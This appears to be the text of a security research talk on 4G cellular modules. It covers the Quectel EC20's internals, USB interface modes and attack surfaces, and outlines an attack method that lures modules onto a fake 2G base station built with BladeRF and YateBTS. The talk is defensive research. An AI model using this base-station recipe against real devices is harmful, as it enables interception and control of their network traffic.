
- OS

- Embedded Linux System
 - RTOS (Marvell/ASR)


- Baseband system



The Quectel EC20 4G module Internal structure




How the 4G module works



- Install the drivers
- OS chooses and loads the right driver via VID/PID/Interface
- Use AT command to set the APN / get the signal strength ... (if needed)
- OS creates the network card: usb0 / ppp0 / wwan /
- Get IP address (10.x or 192.168.x)
- Done

VID PID	interface	Dial mode
0x2949 0x8241	RNDIS(00) MODEM(02) TTY(03 NMEA) TTY(04 AT) Diag(05) RMNET(06)	PPP/RNDIS/RMNET
0x2949 0x8242	ECM(00) MODEM(02) TTY(03 NMEA) TTY(04 AT) Diag(05)	PPP/ECM
0x2949 0x8243	RMNET(00) MODEM(01) TTY(02 NMEA) TTY(03 AT) Diag(04)	PPP/RMNET
0x2949 0x8247	MODEM(00) TTY(01 NMEA) TTY(02 AT) Diag(03) RMNET(04)	PPP/RMNET

How the 4G module works





PPP / RMNET(Gobi Net)
Board get a Public Address

```
eth1  Link encap:以太网 硬件地址 8e:97:7b:24:74:da
      inet 地址:10.63.87.33 广播:10.63.87.35 掩码:255.255.255.252
      inet6 地址: fe80::8c97:7bff:fe24:74da/64 Scope:Link
      UP BROADCAST RUNNING NOARP MULTICAST MTU:1500 跃点数:1
      接收数据包:0 错误:0 丢弃:0 过载:0 帧数:0
      发送数据包:16 错误:0 丢弃:0 过载:0 载波:0
      碰撞:0 发送队列长度:1000
      接收字节:0 (0.0 B) 发送字节:2986 (2.9 KB)
```

RNDIS / CDC-ECM / QMI WWAN
Board get a Private Address
The 4G module as a router

```
usb0  Link encap:Ethernet HWaddr de:5a:e2:66:91:4e
      inet addr:192.168.225.36 Bcast:192.168.225.255 Mask:255.255.255.0
      inet6 addr: fe80::dc5a:e2ff:fe66:914e/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:20 errors:0 dropped:0 overruns:0 frame:0
      TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:1589 (1.5 KB) TX bytes:11532 (11.5 KB)
```







- An Introduction to 4G modules
- **Attack Surfaces of 4G modules**
- Attack Preparations
- Vulnerabilities Found and Exploitation
- Suggested Defense Practice

Software Component – Embedded Linux

- LTE protocol is complex, including several releases
- Need to support 2/3/4G, Multi-Mode Mult-Band
- Support expanded AT command, e.g. HTTP / MQTT / FTP protocol....
- Support connection mode: PPP / CDC-ACM / CDC-ECM / RNDIS.....
- Support peripheral: WiFi / Bluetooth
- Support FOTA upgrade, remote or web management
- Support secondary development





Embedded Linux – Seedbed of Vulnerabilities

- Full Linux system
- Most of them use RNDIS / ECM mode (means unique IP, routability)
- Conditions for attack
 - The Linux host has an IP address, which can be accessed directly
 - The Linux host listens on some ports, or connects to vendor Cloud services (for upgrade or remote management, etc.)
- So it becomes a Linux host which exposed on the Internet / Intranet
 - System Services / remote management(SSH Telnet ADB...) / OTA upgrade



Additional Attack Surfaces

- Wireless Cellular devices
 - Mis-configurations of operator network allow access to the Internal network
 - With 2G support, it is easy to control network traffic with a fake base station
 - Sniff
 - MITM
 - Access ports
- 3rd Party Customization
 - Except for system services, customized services added
 - Reverse Engineering




Thought Process While Attacking

- Before Exploit
 - get shell / analyze firmware / analyze network traffic, **mine vulnerabilities**
- Run Exploit
 - Traditional methods:
 - Under same Local Area Network: WiFi & wired network, access open port to run exploit
 - Gain access by using weak pass of WiFi hotspot / 8 digit pass...
 - **New methods:**
 - Mis-configurations of operator network, which makes large range remote attack become possible under the same LAN
 - 2G -- > Gain full control network traffic
 - Access open ports
 - Monitor / modify data (OTA / browser vulnerabilities)
 - Others, such as SMS controlling / Cloud problems


Attack by Using Fake Base Station

- Existing problems of GSM (2G)
 - Client can't identify whether the station is real or not
 - All these modules support GSM
 - This situation will NOT be fixed
- Solve the problem of auto attach
 - Inspired by Pseudo Base Station in China
 - Increase cell reselection parameters C1&C2
- Not only sends SMS, also controls network traffic
 - Enable GPRS function
 - Hardcode C2 value



Attack by Using Fake Base Station

- How to build
 - Hardware: BladeRF
 - Software: YateBTS (easy to build, set, code)
 - Hardcode C2 to max, then compile

